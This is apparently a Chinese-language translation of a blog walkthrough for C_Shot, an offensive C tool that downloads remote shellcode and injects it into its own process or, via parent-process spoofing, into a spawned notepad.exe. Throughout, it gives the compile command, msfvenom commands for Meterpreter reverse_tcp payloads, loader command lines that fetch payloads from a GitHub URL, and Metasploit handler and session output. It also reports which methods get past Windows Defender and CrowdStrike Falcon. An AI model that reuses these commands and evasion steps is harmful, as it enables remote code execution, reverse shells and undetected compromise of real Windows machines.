Cshot – shellcode 远程加载器

From:

https://github.com/anthemtotheego/C_Shot


http://blog.redxorblue.com/2020/07/cshot-just-what-doctor-ordered.html

C_Shot 是一种用 C 语言编写的攻击性安全工具，旨在通过 HTTP / HTTPS 下载远程 shellcode 二进制文件（.bin），注入并执行 shellcode。

1.shellcode 注入其自己的进程

2. 使用父进程欺骗将 shellcode 注入子进程

使用 C_Shot 之类的工具的好处是，我们要执行的恶意代码没有存储在二进制文件中，而是从远程位置检索，读入内存然后执行。这有助于使诸如 C_Shot 之类的工具对 AV / EDR 显得相当友好，并且不会被发现。




« Windows › Start Menu › Programs › Visual Studio 2019 › Visual Studio Tools › VC

名称	修改日期	类型	大小
x64 Native Tools Command Prompt f...	2020/6/14 14:12	快捷方式	3 KB
x64_x86 Cross Tools Command Prom...	2020/6/14 14:12	快捷方式	3 KB
x86 Native Tools Command Prompt f...	2020/6/14 14:12	快捷方式	3 KB
x86_x64 Cross Tools Command Prom...	2020/6/14 14:12	快捷方式	3 KB

编译

cl / D _UNICODE / D UNICODE cshot.c



```
C:\Program Files (x86)\Microsoft Visual Studio\2019\Enterprise>cl /D _UNICODE /D UNICODE cshot.c
用于 x64 的 Microsoft (R) C/C++ 优化编译器 19.26.28806 版
版权所有(C) Microsoft Corporation。保留所有权利。

cshot.c
cshot.c(75): warning C4047: “:”:“void *”与“int”的间接级别不同
cshot.c(204): warning C4090: “函数”: 不同的“const”限定符
cshot.c(220): warning C4047: “函数”:“ULONG_PTR”与“void *”的间接级别不同
cshot.c(220): warning C4024: “QueueUserAPC”: 形参和实参 3 的类型不同
Microsoft (R) Incremental Linker Version 14.26.28806.0
Copyright (C) Microsoft Corporation.  All rights reserved.

/out:cshot.exe
cshot.obj

C:\Program Files (x86)\Microsoft Visual Studio\2019\Enterprise>
```

生成分阶段 payload

-


```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=IP LPORT=PORT -a x64 --platform windows -b "\x0
```

生成无阶段 payload

-

```
msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=IP LPORT=PORT -a x64 --platform windows -b "\x0
```


现在我们已经建立了二进制文件，现在需要一个 Web 服务。例如运行 python -m SimpleHTTPServer 80，或者将它们托管在外部某个地方。对于本文中的所有示例，我将使用 github 托管 shellcode。



derpaderpderp Add files via upload e34d8e1 now 2 commits

DefaultStaged.bin	Add files via upload	5 minutes ago
DefaultStageless.bin	Add files via upload	5 minutes ago
ModifiedStaged.bin	Add files via upload	now
ModifiedStageless.bin	Add files via upload	now

确保 windows defender 打开。




Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

注入到自己的进程中


测试分阶段的 shellcode 会被 windows defender 拦截



```
C:\Users\anthem\Desktop>cshot.exe https://github.com/derpaderpderp/legit/blob/master/DefaultStaged.bin?raw=true 443

[+] Attempting to connect to site https on port 443
[+] About to fill buffer
[+] Current size: 0, To Read: 551
[+] Read 551 bytes
[+] Finished reading file
```


```
msf5 exploit(multi/handler) > [*] Sending stage (206403 bytes) to 192.168.55.128
[*] Meterpreter session 1 opened (192.168.55.253:135 -> 192.168.55.128:56246) at 2020-07-21 09:58:54 -0500
[*] 192.168.55.128 - Meterpreter session 1 closed.  Reason: Died
```

无阶段的 shellcode 不会被拦截




```
C:\Users\anthem\Desktop>cshot.exe https://github.com/derpaderpderp/legit/blob/master/DefaultStageless.bin?raw=true 443

[+] Attempting to connect to site https on port 443
[+] About to fill buffer
```

获得 shell



```
msf5 exploit(multi/handler) > [*] Meterpreter session 2 opened (192.168.55.253:135 -> 192.168.55.128:57026) at 2020-07-2

msf5 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                               Connection
  --  ----  ----                     -----------                               ----------
  2         meterpreter x64/windows  [redacted]\anthem @ [redacted]            192.168.55.253:135 -> 192.168.55.128:5702

msf5 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: [redacted]\anthem
```

测试分阶段 shellcode 欺骗父进程方法：



```
C:\Users\anthem\Desktop>cshot.exe https://github.com/derpaderpderp/legit/blob/master/DefaultStaged.bin?raw=true 443 explorer.exe C:\Windows\System32\notepad.exe

[+] Attempting to connect to site https on port 443
[+] About to fill buffer
[+] Current size: 0, To Read: 551
[+] Read 551 bytes
[+] Finished reading file
[+] Spoofing parent process explorer.exe
```

Notepad

Version: 10.0.17134.1

Build Time:

Path:

C:\Windows\System32\notepad.exe

Command line:

"C:\Windows\System32\notepad.exe"

Current directory:


C:\Users\anthem\Desktop\

Autostart Location:

HKLM\System\CurrentControlSet\Services\Legit

Parent: explorer.exe(10624)


获得 shell



```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.55.253
LHOST => 192.168.55.253
msf5 exploit(multi/handler) > set LPORT 135
LPORT => 135
msf5 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.55.253:135
msf5 exploit(multi/handler) > [*] Sending stage (206403 bytes) to 192.168.55.128
[*] Meterpreter session 1 opened (192.168.55.253:135 -> 192.168.55.128:62794) at 2020-07-21 12:12:06 -05

msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: [redacted]\anthem
meterpreter > 
```

现在测试下 CrowdStrike


注入到自己的进程，两种 shellcode 都被拦截



CrowdStrike Falcon Sensor


CrowdStrike Falcon Sensor is installed as an antiviru

✓ No actions needed.




cshot.exe	Evade Detection	A process reflectively loaded a DLL associated with the meterpreter exploit kit. Review the DLLs loaded into the process a[illegible]	High
cshot.exe	Known Malware	Metasploit's meterpreter server may have been loaded into a process.	Medium
cshot.exe	NGAV	This file meets the machine learning-based on-sensor AV protection's low confidence threshold for malicious files.	Low

欺骗父进程




```
C:\Users\[redacted]\Desktop>cshot.exe https://github.com/derpaderpderp/legit/blob/master/DefaultStaged.bin?raw=true 443 expl
orer.exe c:\windows\system32\notepad.exe

[+] Attempting to connect to site https on port 443
[+] About to fill buffer
[+] Current size: 0, To Read: 551
[+] Read 551 bytes
[+] Finished reading file
[+] Spoofing parent process explorer.exe
[+] Opening child process c:\windows\system32\notepad.exe with commandline arguments (null)
[+] Writing shellcode into child process c:\windows\system32\notepad.exe
[+] Executing shellcode...
```

获得 shell



```
msf5 exploit(multi/handler) > sessions -i

Active sessions
===============

  Id  Name  Type                     Information                Connection
  --  ----  ----                     -----------                ----------
  6         meterpreter x64/windows  [redacted] @ [redacted]    192.168.55.253:135 -> 192.168.55.159:50347 (192.16

msf5 exploit(multi/handler) > sessions -i 6
[*] Starting interaction with 6...

meterpreter > getuid
Server username: [redacted]
meterpreter > 
```



```
meterpreter > ps

Process List
============

 PID   PPID  Name                        Arch  Session  User              Path
 ---   ----  ----                        ----  -------  ----              ----
 0     0     [System Process]
 4     0     System
 88    4     Registry
 384   4     smss.exe
 464   696   dwm.exe
 520   508   csrss.exe
 600   508   wininit.exe
 608   592   csrss.exe
 696   592   winlogon.exe
 732   600   services.exe
 740   600   lsass.exe
 784   732
 836   732
 868   732
 888   696
 892   600
 920   868
 992   732
 1012  1276
 1044  732
 1212  732
 1236  732
 1240  732
 1260  868
 1276  732
 1340  732
 1420  868
 1464  4
 1496  1044
 1608  732
 1796  732
 1804  732
 1908  732
 1936  732
 1960  732
 2100  732
 2248  732
 2272  732
 2280  732   CSFalconService.exe
```

分阶段和无阶段的 shellcode 在使用欺骗父进程方法时都可以绕过 av。

此工具在公共发行版中，没有进行任何形式的 API 隐藏，字符串混淆，内存保护技巧等工作。如果未进行任何修改，则对该工具的静态分析应该很容易发现。